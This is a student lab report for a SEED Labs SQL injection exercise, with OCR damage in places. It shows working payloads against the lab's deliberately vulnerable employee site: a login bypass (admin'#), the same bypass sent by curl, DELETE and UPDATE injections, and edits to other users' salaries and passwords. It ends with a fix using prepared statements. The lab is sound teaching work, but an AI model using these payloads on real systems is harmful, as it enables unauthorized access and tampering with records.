# PES UNIVERSITY INFORMATION SECURITY LAB 6 - SQL INJECTION

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### **TASK 1:**

```
[03/25/21]seed@PES2201800211_AAYUSH-A:~$ mysql -u root -pseedubuntu mysql: [Warning] Using a password on the command line interface can be insecure. Welcome to the MySQL monitor. Commands end with; or \g. Your MySQL connection id is 7
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

We first login into the MySQL console and switch the database in use to Users:

```
mysql> show tables;

+-----+

| Tables_in_Users |

+-----+

| credential |

+-----+

1 row in set (0.00 sec)
```

On listing all the tables, we see that we have a single table named credential:

Printing all the information of the employee 'Alice':

## TASK 2:

TASK 2.1: SQL Injection attack from webpage

Empl	oyee Profile Logi	n
USERNAME	admin'#	
PASSWORD	****	
	Login	
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Entering the username as admin' # and password as admin and on login, we get the following output as displayed below:

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The password entered here was just for the sake of completion because JavaScript can be used to check if the field has been filled and in case it is not, it might request for it by causing an alert or error and hence not launch a successful SQL Injection.

The # sign makes everything after 'admin' to be commented out, here the password. Hence, we were able to get all the information about the employees using the admin ID.

# TASK 2.2: SQL Injection attack from command line

```
[03/25/21]seed@PES2201800211_AAYUSH-A:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password='
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head them
NOTE: please note that the navbar items should appear only for users and the page with error login message should no
t have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
<!DOCTYPE html>
<html lang="en">
  <!-- Required meta tags -->
<meta charset="utf-8">
```

```
<meta charset="utf-8">
       <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
       <!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel=
                                                                                                                                 rel="stylesheet">
      <!-- Browser Tab title --> <title>SQLi Lab</title>
    </head>
       lt="SEEDLabs"></a>
<a class='
nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>
nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>
/li>

 >900001/11321935251/112/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/101/10</td
```

```
body>
            <br><br>>
    <div class="text-center">
      Copyright © SEED LABs
    </div>
  </div>
  function logout(){
    location.href = "logoff.php";
  </script>
 </body>
</html>[03/25/21]seed@PES2201800211_AAYUSH-A:~$
```

We see that all the employee's details are returned in an HTML tabular format. Hence, we were able to perform the same attack as in Task 2.1. The CLI commands can help in automating the attack, where Web UI don't. One major change from the web UI was to encode the special


characters in the HTTP request in the curl command. We use the following: Space - %20 or 3B; Hash (#) - %23 and Single Quote (') - %27.

TASK 2.3: Append a new SQL statement



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name='Aayush' WHERE Name='Alice';#' and Password='da39a3ee' at line 3]\n

The ; separates the two SQL statements at the web server. Here, we try to update the name of the entry with Name value as Alice to Name value as Megha. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Alice';#' and Password='d033e22ae348aeb5660fc' at line 3]\n

Now, we try something similar in order to delete a record from the database table. We enter: admin'; DELETE FROM credential WHERE Name = 'Alice'; #

This SQL injection does not work against MySQL because in PHP's mysqli extension the mysqli::query() API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in MySQLi extension can be overcome by using mysqli -> multiquery(). But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection.

TASK 3:

TASK 3.1: Modify your own salary

Alice Profile				
Key	Value			
Employee ID	10000			
Salary	20000			
Birth	9/20			
SSN	10211002			
NickName				
Email				
Address				

Before making any changes into Alice's profile.



123', salary = 80000 WHERE name = 'Alice' # as SQL command in Phone Number.

# **Alice Profile**


Key	Value	
Employee ID	10000	
Salary	80000	
Birth	9/20	
SSN	10211002	
NickName	alicia	
Email	alice@gmail.com	
Address		
Phone Number	123	

After saving the profile, the salary changes to 80000.

TASK 3.2: Modify other people's salary

# Key Value Employee ID 20000 Salary 30000 Birth 4/20 SSN 10213352 NickName Email Address Phone Number

Boby's data before changing.



Executing the SQL injection attack from Alice's account and on saving we get the updated salary of Boby's as 1 dollar.

# **Boby Profile**


Key	Value		
Employee ID	20000		
Salary	1		
Birth	4/20		
SSN	10213352		
NickName	bob		
Email	boby@gmail.com		
Address			
Phone Number	123		

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Would you like Firefox to save this login for seedlabsqlinjection.com? boby seedboby ofile Show password Don't Save Save Value кеу **Employee ID** 20000 Salary 1 Birth 4/20 SSN 10213352 **NickName** bob boby@gmail.com **Email** Address **Phone Number** 123


TASK 3.3: Modify other people's password

Boby's password before updating: seedboby





After the attack from Alice's account, on using the same password we get error.



Password changed to password after the SQL Injection attack.

## **TASK 4:**

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare( "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Pass
WHERE name= ? and Password=?");
$sql->bind_param("ss",$input_uname, $hashed_pwd);
Ssql->execute():
$sql->bind result($id, $name, $eid, $salary, $birth, $phonenumber, $address, $email, $nickname, $pwd);
$sql->close();
if (!$result = $conn->query($sql)) {
  echo "</div>";
echo "</nav>";
  ccho "<div class='container text-center'>";
die('There was an error running the query [' . $conn->error . ']\n');
echo "</div>";
   convert the select return result into array type */
                                                                                      ... ♥ ☆
① / www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%7
                                                                                                     Q Search
           Would you like Firefox to save this login for
           seedlabsqlinjection.com?
            admin'#
           Show password
                                                                   ning the query []\n
         Don't Save
```

Modify the unsafe\_home to prepared statement using prepare and other secured functions as shown above. And thus the error on SQL injection attack on webpage.

```
Sconn = getDB();
// Don't do this, this is not safe against SQL injection attack
Ssql="";
if(Sinput_pwd!=''){
    // In case password field is not empty.
    Shashed_pwd = shal(Sinput_pwd);
    //Update the password stored in the session.
    SESSION['pwd']=Shashed_pwd;
    Ssql = "UPDATE credential SET
nickname='Sinput_nickname',email='Sinput_email',address='Sinput_address',Password='Shashed_pwd',PhoneNumber='Sinput_phonenumber' where ID=
Sid;";
    Jelse{
        // if passowrd field is empty.
        Ssql = "UPDATE credential SET nickname='Sinput_nickname',email='Sinput_email',address='Sinput_address',PhoneNumber='Sinput_phonenumber'
where ID=Sid;";
    }
    Sconn->query(Ssql);
    Sconn->query(Ssql);
    Sconn->close();
    header("tocation: unsafe_home.php");
    exit();
}
```

Unsafe edit backend.php before the changes.

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = shal($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss", $input_uname, $input_email, $input_address, $hashed_pwd, $input_phonenumber);
    $sql->execute();
    $sql->execute();
}else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss", $input_uname, $input_email, $input_address, $input_phonenumber);
    $sql->execute();
    $sql->close();
}

//$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
```

# Alice Profile Key Value 10000 **Employee ID** Salary 80000 Birth 9/20 10211002 SSN **NickName** alice Email alice@gmail.com Address **Phone Number** 123 Copyright © SEED LABs

After making changes with prepared statement countermeasure, we cannot edit Alice's salary.